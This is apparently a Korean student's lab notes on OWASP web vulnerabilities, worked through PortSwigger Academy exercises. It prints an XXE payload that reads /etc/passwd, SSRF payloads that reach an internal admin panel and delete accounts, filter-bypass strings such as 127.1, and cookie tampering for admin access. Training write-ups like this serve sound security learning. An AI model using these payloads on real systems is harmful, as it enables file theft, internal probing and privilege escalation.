



OWASP 10

-  SSRF
-  XML (XML External Entity Injection).
-  Broken Access Control
-  OS Command Injection
-  OAuth 2.0
-  Bypassing Content Security Policy (CSP).
-  Information Disclosure
-  XSS
-  Path / Directory Traversal
-  CSRF



XML (XML External Entity Injection)

XML이란

XML은 HTML과 비슷한 마크업 언어이다.
화면에 element들을 보여주는 언어이다.
데이터를 전송하는 역할을 한다.

XML 구조

```
<note>  
  <to>Tove</to> // 이메일을 받는 이가 Tove  
  <from>Jani</from> // 이메일을 보내는 이가 Jani  
  <head>Remainder</heading> // 이메일 제목이 Remainder  
  <body>Don't forget me this weekend!</body> // 이메일 내용이 Don't  
  Forget 이란 내용이다.  
</note>
```

타겟 웹사이트 주소

<https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>

Burp suite 에서 다음과 같은 값을 얻는다.

```
POST /product/stock HTTP/2
Host: 0a00008904a863d782e08364002b00e5.web-security-academy.net
Cookie: session=i093KG20xBXFPgw0FEzyHktbX0n8yLZB
Content-Length: 107
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a00008904a863d782e08364002b00e5.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a00008904a863d782e08364002b00e5.web-security-academy.net/product?productId=4
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      4
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

post 타입이며, content-type이 xml이며,
맨 밑에 xml 마크업이 있다.
사람이 읽기 쉬운 구조이다.

send to repeater 를 한다.

Send

Cancel

<

>

Target: https://0a00008904a863d782e08364002b00e5.web-security-academy.net

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

```

POST /product/stock HTTP/2
Host:
0a00008904a863d782e08364002b00e5.web-security-academy.net
Cookie: session=i093KG20xBXFPgW0FEzyHktbX0n8yLZB
Content-Length: 176
Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a00008904a863d782e08364002b00e5.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a00008904a863d782e08364002b00e5.web-security-academy.net/product?productId=4
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>

```

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

```

HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

{"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq.

```

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:/// etc/passwd ">]>

라인을 넣고,

<productId>

라인에 &xxe; 를 넣자, /etc/passwd 내역이 전부 출력된다.

XXE는 사람이 읽기 쉬운 형태의 마크업 언어기 때문에, 기밀성이 취약하다.

Blind XXE를 통해 SSRF 취약점 찾기

타겟 주소

<https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf>

XML (XML External Entity Injection)

3

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

위의 호스트 주소를 통해 XXE를 사용할 것이다.



SSRF

SSRF 전용 실습 사이트에 접속한다.

<https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>



Description:

The Lazy Dog is brought to you by the same people who invented the wheel. Do you become frustrated when your small dog stubbornly sits and gives up walking altogether? If the answer is yes, then The Lazy Dog is for you!


As easy to fit as a harness these remote controlled owl wings are a must have for any dog lover. As soon as your pooch has snap the wings into place and click the red 'flapping' button on your handheld remote. After a few seconds, your furry friend is away.

Once at a safe height, WARNING: BEWARE OF LOW HANGING BRANCHES, click the blue button to initiate cruise control. You can see what your dog sees. When clicking the black button your dog can swoop down and gain speed in the 'fake chase' mode. Used at the owner's risk as it uses a lot of power, and if the battery pack dies a nasty accident could occur.

Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy again. No more leashes, goggles, extra protection and peace of mind for you and your pooch.

Paris	▼	Check stock
London		
Paris		
Milan		

Paris 체크 후 Check Stock 을 누른다.




Burp Suite 에 stockApi 값을 오른쪽 마우스 - Convert Selection - URL - URL Decode 클릭

```
https://0a55001303c9da880e22b3900590044.web-security-academy.net/product/productId=5
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=5&storeId=4
```

복호화된 URL 값을 얻을 수 있는데,
본 페이지의 URL 값과 다른 것을 확인할 수 있다.
이미지 서버 등 DB 서버에서 이미지를 중간 서버에 전달하고, 중간 서버에서 웹으로 표시해주는 것을 확인할 수 있었다.

```
Connection: keep-alive
stockApi=http://localhost/
```

URL 값을 조작한다.



이번엔 URL-encode key characters 를 실행해준다.

```
stockApi=http%3a//localhost/
```

Burp Suite 에서 Forward 클릭

Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy again. You can also purchase an aviator hat and goggles, extra protection and peace of mind for you and your pooch.

Paris

Check stock

WebSecurity
Academy

Basic SSRF against the local server

LAB

Not solved



[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

WE LIKE TO
SHOP



The Splash



Conversation Controlling Lemon




AbZorba Ball



ZZZZZZ Bed - Your New Home Office



도시를 고를 수 있던 창 아래 **WebSecurityAcademy** 의 **localhost** 페이지가 나온다.
위조된 이미지 요청을 웹사이트에 하였기에 가능한 일이다.
밑의 위조된 이미지는 원본과 달리 **Admin panel** 이 있다.



주소를 복사한 후,
위의 **Check stock** 을 다시 누르고, **Burp Suite** 의 **stockApi** 값에 붙여넣기 해준다.

```
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http%3a//localhost/admin|
```

`ctrl + u` 로 `Url 디코딩/인코딩` 이 가능하다.

Paris

▼

Check stock

Web Security Academy

Basic SSRF against the local server

Back to lab description >>

LAB Not solved

Home | Admin panel | My account

Users

wiener - [Delete](#)

carlos - [Delete](#)

`localhost` 의 `admin` 페이지를 로드할 수 있다.

`wiener` 우클릭 후 주소를 복사한다.

```
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=
https://0a5500f303c9da5880e22b3900590044.web-security-academy.net/admin/delete?username=wiener
```

`stockApi` 값에 붙여넣기 한다. `Forward` 를 누른다.

```
stockApi=http://localhost/admin|
```

다시 한번 `localhost/admin` 을 한 후 `ctrl+u` 후, `Forward` 한다.

Users

wiener - [Delete](#)

carlos 계정이 삭제되었다.

```
Priority: u=1, i  
stockApi=http%3a//192.168.40.1%3a8080/
```

게이트웨이 주소인 `http://192.168.40.1:8080/` 을 `ctrl + u` 로 URL 주소화 한 후, 오른쪽 마우스 - `send to intruder` 를 클릭하고, `intruder` 탭으로 이동한다.

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: `https://0acf002e0476d6b383e97d8400280025.web-security-academy.net` ☒ Update Host header to match target

```
1 POST /product/stock HTTP/2  
2 Host: 0acf002e0476d6b383e97d8400280025.web-security-academy.net  
3 Cookie: session=Gtbqz7MvirCToefGTh4TZTsIQeSpPi  
4 Content-Length: 107  
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"  
6 Sec-Ch-Ua-Platform: "Linux"  
7 Accept-Language: en-US  
8 Sec-Ch-Ua-Mobile: ?0  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127  
10 Safari/537.36  
11 Content-Type: application/x-www-form-urlencoded  
12 Accept: */*  
13 Origin: https://0acf002e0476d6b383e97d8400280025.web-security-academy.net  
14 Sec-Fetch-Site: same-origin  
15 Sec-Fetch-Mode: cors  
16 Sec-Fetch-Dest: empty  
17 Referer: https://0acf002e0476d6b383e97d8400280025.web-security-academy.net/product?productId=1  
18 Accept-Encoding: gzip, deflate, br  
19 Priority: u=1, i  
20 stockApi=http%3a//192.168.40.1%3a8080/
```


`clear$` 로 초기 사인을 비운다.

게이트웨이 주소의 브로드캐스트 주소인 `1` 에 `add$` 를 클릭하여, 브로드캐스트화시켜 준다.


같은 게이트웨이에 있는 머신들에게 전송하기 위함이다.



payloads 선택 후, Numbers 를 선택한다.



range 를 1~254 로 설정한다.



ctrl + u 후 stockAPI 의 URL은 이렇다.

start attack 을 누른다.

Results
Positions
Payloads
Resource pool
Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received
0		500	1475
1	1	500	1423
2	2	500	1405
3	3	500	1424
4	4	500	1414
5	5	500	1413
6	6	500	1432
7	7	500	1426
8	8	500	1428
9	9	500	1424

Request
Response


Pretty
Raw
Hex

```


1 POST /product/stock HTTP/2
2 Host: 0acf002e0476d6b383e97d8400280025.web-security-academy.net
3 Cookie: session=Gtbqnz7MvirCToefGTh4TZTsIQqeSpPi
4 Content-Length: 38
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
0 Content-Type: application/x-www-form-urlencoded
1 Accept: */*
2 Origin: https://0acf002e0476d6b383e97d8400280025.web-security-academy.net
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer: https://0acf002e0476d6b383e97d8400280025.web-security-academy.net/product?productId=1
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9 Connection: keep-alive
10
11 stockApi=http%3a//192.168.40.7%3a8080/

```

Status 가 404 인 호스트를 고른 후 오른쪽 마우스 - Send to Repeater 를 누른다.
Repeater 탭으로 이동한다.



`stockApi` 의 값의 끝에 `admin` 을 붙인 후,
 Send 클릭
 Render 로 이동



`admin` 페이지를 제어할 수 있게 된다.

- **SSRF bypass (우회법)**

- **블랙리스트 사용**

- blacklist를 만들면 그것을 토대로 우회가 가능하다. e.g. 127.0.0.1은 localhost. `stockApi=http://lOcalhOst/` 형식으로 대소문자를 사용하거나, `stockApi=http://127.1/` 같이 IP주소를 변형해서 사용하면 `admin` 페이지로 이동할 수 있다.


```
stockApi=http://LoCalhost/|
```

```
stockApi=http://127.1/|
```

- **Open Redirection 사용**

- `stockApi=/product/nextProduct?path=http://localhost/` 와 같이 다음 페이지 링크의 `path` 에 `localhost` 경로를 놓으면, 우회가 가능하기도 하다. 페이지마다 적용되어 있는 필터링이 다르니, 블랙리스트/화이트리스트/Open Redirection을 적절히 활용하는 것이 좋아보인다.

```
stockApi=
/product/nextProduct?path=http://localhost/
```



admin 권한을 얻을 수 있다.



Broken Access Control

Broken Access Control 이란

디렉토리 인덱싱, 입력 값 검증 부재 등으로 인해 발생하며, 데이터 유출, 권한 탈취가 목적이다.

타겟 웹사이트 주소

<https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter>

Login

Username

wiener


Password

.....

Log in

ID : wiener

PW : peter 로 로그인한다.




이메일 입력 창이 뜨면, URL의 맨 뒷부분을 **admin** 으로 변경한다.


Admin interface only available if logged in as an administrator

admin 권한을 얻었다.

burp suite 으로 확인한다.




admin 의 값을 false → true 로 변경한다.




쿠키를 통해, admin 페이지로 이동하였다.

Proxy Settings — Tools - Proxy - HTTP match and replace rules 로 이동
add 후,



추가를 통해 자동화 시킨다.



Intercept is off 임에도, admin 페이지가 off 되지 않는다.

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

계정 권한 상승을 통해, **Carlos** 계정을 삭제하는데 성공하였다.

Private 사용자 정보 접근

- 타겟 웹사이트 주소

<https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids>

My Account

Your username is: wiener

Your API Key is: CDBJGobewPnmZetY5PtiqREvUcJiyWfH

Email

Update email

id : wiener

pw : peter 로 접속한 결과이다.



Identity Theft

